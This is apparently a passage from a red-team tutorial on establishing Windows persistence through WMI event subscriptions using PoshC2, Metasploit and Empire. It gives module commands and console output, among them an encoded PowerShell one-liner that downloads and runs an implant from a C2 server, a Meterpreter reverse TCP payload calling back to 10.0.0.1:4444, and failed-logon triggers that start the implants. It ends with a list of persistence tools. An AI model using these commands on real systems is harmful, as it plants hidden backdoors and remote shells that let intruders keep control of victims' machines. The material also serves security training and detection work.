
When the command will executed the WMI event will created and automatically the results of the WMI objects modified will returned back on the console screen for verification.



```
Task 00003 (netbiosX) returned against implant 1 on host HOME-PC\netbiosX*
 @ HOME-PC (15/01/2020 16:10:09)



__GENUS                   : 2
__CLASS                   : __FilterToConsumerBinding
__SUPERCLASS              : __IndicationRelated
__DYNASTY                 : __SystemClass
__RELPATH                 : __FilterToConsumerBinding.Consumer="CommandLineE
ventConsumer.Name=\"Posh\"",Filter="__EventFi
                            lter.Name=\"Posh\""
__PROPERTY_COUNT          : 7
__DERIVATION              : {__IndicationRelated, __SystemClass}
__SERVER                  : HOME-PC
__NAMESPACE               : ROOT\subscription
__PATH                    : \\HOME-PC\ROOT\subscription:__FilterToConsumerBi
nding.Consumer="CommandLineEventConsumer.Name
                            =\"Posh\"",Filter="__EventFilter.Name=\"Posh\""
Consumer                  : CommandLineEventConsumer.Name="Posh"
CreatorSID                : {1, 5, 0, 0...}
DeliverSynchronously      : False
DeliveryQoS               :
Filter                    : __EventFilter.Name="Posh"
MaintainSecurityContext   : False
```

Persistence WMI Event – PoshC2 Event Filter

The new implant will connect back to the C2 server at the time that it was set.




```
[+] WMIEvent added: Posh for 21 : 11
[+] Command: powershell -enc WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpA
GMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGk
AZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAe
wAkAHQAcgB1AGUAfQA7AEkARQBYACAAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAcwB5AHMAdAB
lAG0ALgBuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0A
HIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwAxADAALgAwAC4AMAAuADEAOgA0ADQAMwAvAHU
AYQBzAGMAbABpAGUAbgB0AC8AMAAuADEALgAzADQALwBtAG8AZAB1AGwAZQBzAC8AXwBiAHMAJ
wApAA==

[2] New PS implant connected: (uri=wCgfdFgheYHifRV key=nT+GA/HM/B8tNtB8seb
zJKv6hUgyrc/21Z8fW+aFejQ=)
10.0.0.2:49940 | Time:15/01/2020 16:12:09 | PID:3180 | Sleep:5s | SYSTEM*
@ HOME-PC (AMD64) | URL:https://10.0.0.1:443

Task 00004 (autoruns) issued against implant 2 on host WORKGROUP\SYSTEM* @
 HOME-PC (15/01/2020 16:12:15)
loadmodule Stage2-Core.ps1


Task 00004 (autoruns) returned against implant 2 on host WORKGROUP\SYSTEM*
 @ HOME-PC (15/01/2020 16:12:15)
Module loaded successfully
```

Persistence WMI Event – PoshC2 Implant

Metasploit

Metasploit Framework contains a module which performs persistence on the target system over WMI. The module supports different options that can be used to trigger an arbitrary payload to be executed on the system. By default is is configured to execute the payload when a specific event ID (4625) is created on the system. Other options that are supported are execution of payload during logon, after creating a specific process, after a specific time period etc.

```
use exploit/windows/local/wmi_persistence
set SESSION 1
set CALLBACK_INTERVAL 60000
set USERNAME_TRIGGER pentestlab
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.0.0.1
set LPORT 4444
exploit
```




```
msf5 exploit(multi/handler) > use exploit/windows/local/wmi_persistence
msf5 exploit(windows/local/wmi_persistence) > set SESSION 1
SESSION ⇒ 1
msf5 exploit(windows/local/wmi_persistence) > set CALLBACK_INTERVAL 60000
CALLBACK_INTERVAL ⇒ 60000
msf5 exploit(windows/local/wmi_persistence) > set USERNAME_TRIGGER pentestl
ab
USERNAME_TRIGGER ⇒ pentestlab
msf5 exploit(windows/local/wmi_persistence) > set PAYLOAD windows/meterpret
er/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/wmi_persistence) > set LHOST 10.0.0.1
LHOST ⇒ 10.0.0.1
msf5 exploit(windows/local/wmi_persistence) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(windows/local/wmi_persistence) > exploit

[*] Installing Persistence ...
[+]  - Bytes remaining: 12608
[+]  - Bytes remaining: 4608
[+] Payload successfully staged.
[+] Persistence installed! Call a shell using "smbclient \\\\10.0.0.2\\C$ -
U pentestlab <arbitrary password>"
[*] Clean up Meterpreter RC file: /root/.msf4/logs/wmi_persistence/10.0.0.2
_20200112.0543/10.0.0.2_20200112.0543.rc
```

WMI Event Subscription – Metasploit Module

The module will provide the required command that can be used to logon over SMB to the host by using a wrong password in order to generate the specified failed logon request. When the command will executed, will generate the failed logon event which will trigger the payload and a Meterpreter session will open.

```
smbclient \\\\10.0.0.2\\C$ -U pentestlab password
```




```
root@kali:~# smbclient \\\\10.0.0.2\\C$ -U pentestlab password
session setup failed: NT_STATUS_LOGON_FAILURE
root@kali:~# 
```

```
       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (180291 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.2:49684) at 2020-
01-12 09:21:30 -0500

meterpreter > 
```

Persistence WMI Event Subscription – Trigger

In vanilla Windows 10 builds both success and failed attempts during logon/logoff are logged by the system.

```
auditpol /get /subcategory:Logon
```




```
C:\WINDOWS\system32>auditpol /get /subcategory:Logon
System audit policy
Category/Subcategory                      Setting
Logon/Logoff
  Logon                                   Success and Failure

C:\WINDOWS\system32>
```

Audit Policy – Windows Logon

Empire

PowerShell Empire has two modules which can establish persistence over WMI. The following module can execute a payload at a specific daily time, during failed logon and at startup within 5 minutes.


```
usemodule persistence/elevated/wmi
set Listener WMI
set SubName Empire
set FailedLogon True
execute
```



```
(Empire: powershell/persistence/elevated/wmi) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked ZB1X6NA2 to run TASK_CMD_WAIT
[*] Agent ZB1X6NA2 tasked with task ID 1
[*] Tasked agent ZB1X6NA2 to run module powershell/persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) >
The command was successfully executed.

WMI persistence established using listener WMI with trigger upon failed log
on by True
```

Persistence WMI Event Subscription – Empire Module

Similar to Metasploit module a failed SMB connection can be used to trigger the PowerShell based implant when the “**FailedLogon**” option is used. By default this option will return two connections back to the command and control server.



```
(Empire: agents) >
[*] Sending POWERSHELL stager (stage 1) to 10.0.0.2
[*] New agent HPVN92MY checked in
[+] Initial agent HPVN92MY from 10.0.0.2 now active (Slack)
[*] Sending agent (stage 2) to HPVN92MY at 10.0.0.2

[*] Sending POWERSHELL stager (stage 1) to 10.0.0.2
[*] New agent UVWCDSR4 checked in
[+] Initial agent UVWCDSR4 from 10.0.0.2 now active (Slack)
[*] Sending agent (stage 2) to UVWCDSR4 at 10.0.0.2

(Empire: agents) >
```

Persistence WMI Event Subscription – Empire Session

The “**wmi_updater**” module has the capability to fetch the payload from a remote location instead of storing it in the WMI repository. It will register as “**AutoUpdater**” and the trigger can be set at a startup or at a specific time of the day.

```
usemodule persistence/elevated/wmi_updater*
```

Toolkit

The following table represents the tools that can be used by red teams in order to implement the persistence technique of WMI Event Subscriptions and the available trigger options for each tool.

Tool	Language	Trigger
Metasploit	Ruby	Failed Logon, Process, Startup, Timed
Empire	PowerShell	Failed Logon, Startup, Timed
SharpSploit	C#	Process
WMIPersist	C#	Process
PoshC2	Python3	Timed
PowerPunch	PowerShell	Logon, Startup
Wmi-Persistence	PowerShell	Logon, Startup, Interval, Timed
PowerLurk	PowerShell	USB, Logon, Process, Interval, Timed
WMI-Persistence	PowerShell	Up-time
WMILogonBackdoor	PowerShell	Timed, Interval
WMIBackdoor	PowerShell	Timed, Interval
WMI-Persistence	PowerShell	Timed

References

- https://attack.mitre.org/techniques/T1084/
- http://www.exploit-monday.com/2016/08/wmi-persistence-using-wmic.html
- https://www.mdsec.co.uk/2019/05/persistence-the-continued-or-prolonged-existence-of-something-part-3-wmi-event-subscription/
- https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf
- https://www.fuzzysecurity.com/tutorials/19.html
- https://www.youtube.com/watch?v=0SjMgnGwpq8
- https://3gstudent.github.io/Study-Notes-of-WMI-Persistence-using-wmic.exe/
- https://pentestarmoury.com/2016/07/13/151/
- https://khr0x40sh.wordpress.com/2014/06/10/moftastic_powershell/
- https://github.com/rikvanduijn/WMI-persistence
- https://github.com/bspence7337/Invoke-WMIpersist
- https://gist.github.com/mattifestation/e55843eef6c263608206
- https://gist.github.com/mattifestation/7fe1df7ca2f08cbfa3d067def00c01af
- https://gist.github.com/mgeeky/d00ba855d2af73fd8d7446df0f64c25a
- https://github.com/PowerShellMafia/PowerSploit/blob/master/Persistence/Persistence.psm1
- https://github.com/cobbr/SharpSploit/blob/master/SharpSploit/Persistence/WMI.cs